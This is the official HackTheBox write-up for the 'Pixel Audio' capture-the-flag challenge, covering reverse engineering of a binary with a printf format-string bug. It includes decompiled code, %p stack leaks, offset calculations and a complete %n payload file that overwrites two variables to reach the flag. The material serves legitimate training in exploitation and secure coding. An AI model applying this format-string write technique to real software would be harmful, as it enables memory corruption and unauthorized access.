



HACKTHEBOX



Pixel Audio

4th February 2024 / Document No. D24.102.193

Prepared By: w3th4nds

Challenge Author(s): w3th4nds

Difficulty: Medium

Classification: Official

Synopsis

- Pixel Audio is a medium difficulty challenge that features crafting a fake `mp3` file with the essential `magic bytes` and `extension`, filled with the `fmt` payload to overwrite the value of 2 variables.

Description

- Welcome to "Pixel Audio" – your ultimate destination for musical bliss! Embark on a journey of sonic delight as you immerse yourself in the tunes that resonate with your soul. Take a break from the hustle and bustle of life and unwind in our vibrant virtual realm. Whether you're seeking energetic beats to uplift your spirits or soothing melodies to calm your mind, "Pixel Audio" has you covered. Step into our world, where every note is a pixel of joy, and every rhythm paints a picture of serenity. Join us at "Pixel Audio" and let the music carry you away on a euphoric adventure!

Skills Required

- Basic reverse engineering, `printf`.

Skills Learned

- Inject a file with `fmt` payload to overwrite variable's values.

Enumeration

First of all, we start with a `checksec`:

```
pwndbg> checksec
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
RUNPATH:   b'./glibc/'
```


Protections

As we can see:

Protection	Enabled	Usage
Canary		Prevents Buffer Overflows
NX		Disables code execution on stack
PIE		Randomizes the base address of the binary
RelRO	Full	Makes some binary sections read-only

All protections are enabled.

The program's interface :



As we can see, there are 2 buttons:

- The `left`, opens a select file section to upload an `mp3` file, or at least something the it thinks is an `mp3` file.
- The `right`, starts a "beta" testing to analyze the song.

There is no command injection or anything there, the bug exists when the binary is called after the upload and by pressing the right button.

Disassembly

Starting with `main()`:

```
undefined8 main(void)

{
    long lVar1;
    long in_FS_OFFSET;

    lVar1 = *(long *)(in_FS_OFFSET + 0x28);
    is_mp3("/tmp/test.mp3");
    if (lVar1 != *(long *)(in_FS_OFFSET + 0x28)) {
        /* WARNING: Subroutine does not return */
        __stack_chk_fail();
    }
    return 0;
}
```

We see that it calls the `is_mp3()` function with the path of an `mp3` as argument. Taking a better look at this function:

```
void is_mp3(char *param_1)

{
    int mb_check;
    long in_FS_OFFSET;
    ulong target1;
    ulong target2;
    FILE *fp;
    ulong *target1_addr;
    ulong *target2_addr;
    size_t fread_bytes;
    undefined local_2b [3];
    char buffer [24];
    long canary;

    canary = *(long *)(in_FS_OFFSET + 0x28);
    fp = fopen(param_1,"rb");
    target1 = 0xdead1337;
    target1_addr = &target1;
    target2 = 0x1337beef;
    target2_addr = &target2;
    if (fp == (FILE *)0x0) {
        perror("[-] Error opening the mp3 file, please contact an Administrator");
        putchar(10);
        /* WARNING: Subroutine does not return */
        exit(1);
    }
    fread_bytes = fread(local_2b,1,3,fp);
}
```


```

fread(buffer,1,0x16,fp);
fclose(fp);
if (fread_bytes < 3) {
    error("File is too short to contain magic bytes!\n");
    /* WARNING: Subroutine does not return */
    exit(0x520);
}
mb_check = memcmp(local_2b,&magic_bytes,3);
if (mb_check != 0) {
    puts("\n[-] File has corrupted magic bytes!");
    /* WARNING: Subroutine does not return */
    exit(0x520);
}
printf("[*] Analyzing mp3 data: ");
printf(buffer);
cls();
if (((target1 & 0xffff) == 0xbeef) && ((target2 & 0xffff) == 0xc0de)) {
    beta_test();
}
else {
    puts(&DAT_00102140);
}
if (canary != *(long *)(in_FS_OFFSET + 0x28)) {
    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
}
return;
}

```

I renamed the variables for better understanding. What the function actually does:

- Tries to open our `mp3` file.



- Reads the first 3 bytes and compares them with the `magic` bytes.
- Reads the rest of the file and prints it without format (`fmt bug`).
- Compares the `target1` last 2 bytes with `0xbeef` and `target2` last 2 bytes with `0xc0de`.
- These 2 variables have not been changed since the beginning of the program and have the values:

```
target1 = 0xdead1337;  
target1_addr = &target1;  
target2 = 0x1337beef;  
target2_addr = &target2;
```

Our goal is to change those 2 variables last bytes to pass the comparison and call `beta_test()`, which prints the flag.

```
void beta_test(void)  
{  
    ssize_t sVar1;  
    long in_FS_OFFSET;
```

```

char local_15;
int local_14;
long local_10;

local_10 = *(long *)(in_FS_OFFSET + 0x28);
local_14 = open("./flag.txt",0);
if (local_14 < 0) {
    perror("\nError opening flag.txt, please contact an Administrator");
    /* WARNING: Subroutine does not return */
    exit(1);
}
cls();
puts("[>] Now playing: Darude Sandstorm!\n");
while( true ) {
    sVar1 = read(local_14,&local_15,1);
    if (sVar1 < 1) break;
    fputc((int)local_15,stdout);
}
close(local_14);
if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
}
return;
}

```

Debugging

All protections are enabled and the only bug that exists is an one-time `fmtstr`. Luckily, the program only checks the last 2 bytes of each variable, meaning we can overwrite them with `%n`. From the `man` page of `printf`:

BUGS

Because `sprintf()` and `vsprintf()` assume an arbitrarily long string, callers must be careful not to overflow the actual

space; this is often impossible to assure. Note that the length of the strings produced is locale-dependent and diffi-

cult to predict. Use `snprintf()` and `vsprintf()` instead (or `asprintf(3)` and `vasprintf(3)`).

Code such as `printf(foo);` often indicates a bug, since `foo` may contain a `%` character. If `foo` comes from untrusted user input, it may contain `%n`, causing the `printf()` call to write to memory and creating a security hole.

Now, we need to find 2 things to craft our exploit.

- Find the position of the addresses of the 2 variables.
- Find the correct bytes to write to obtain the `0xbeef` and `0xc0de` bytes.

With a couple of `%p` and checking with the debugger, we can find the addresses at `%12$p` and `%13$p` respectively.

```
[*] Analyzing mp3 data:  
0x7fff5e835a10(nil)0x7f3a541148870x180x5613422e5890(nil)0x5613404421a30x7f3a5432b0400xdead1337  
0x1337beef0x5613422e56b0
```

Now, we need to find the number of bytes to write in order to achieve the desired result.


```
>>> 0xbeef  
48879  
>>> 0xc0de - 0xbeef  
495  
>>>
```

We have successfully found the desired bytes. Last but not least, we add the fake `magic bytes` and our `test.mp3` looks like this:

```
ID3%48879x%12$n%495x%13$n
```

Creating this file and running the program locally, we get the fake flag.

```
[>] Now playing: Darude Sandstorm!  
  
HTB{f4k3_f14_f0r_t35t1ng}
```



To do this remotely, we need to upload the file on the site manually, or make a python script to automate the process.

[*] Analyzing mp3 data: 2ceeda10 0[H]

[>] Now playing: Darude Sandstorm!

HTB{  }

Close

Γ•••?

Play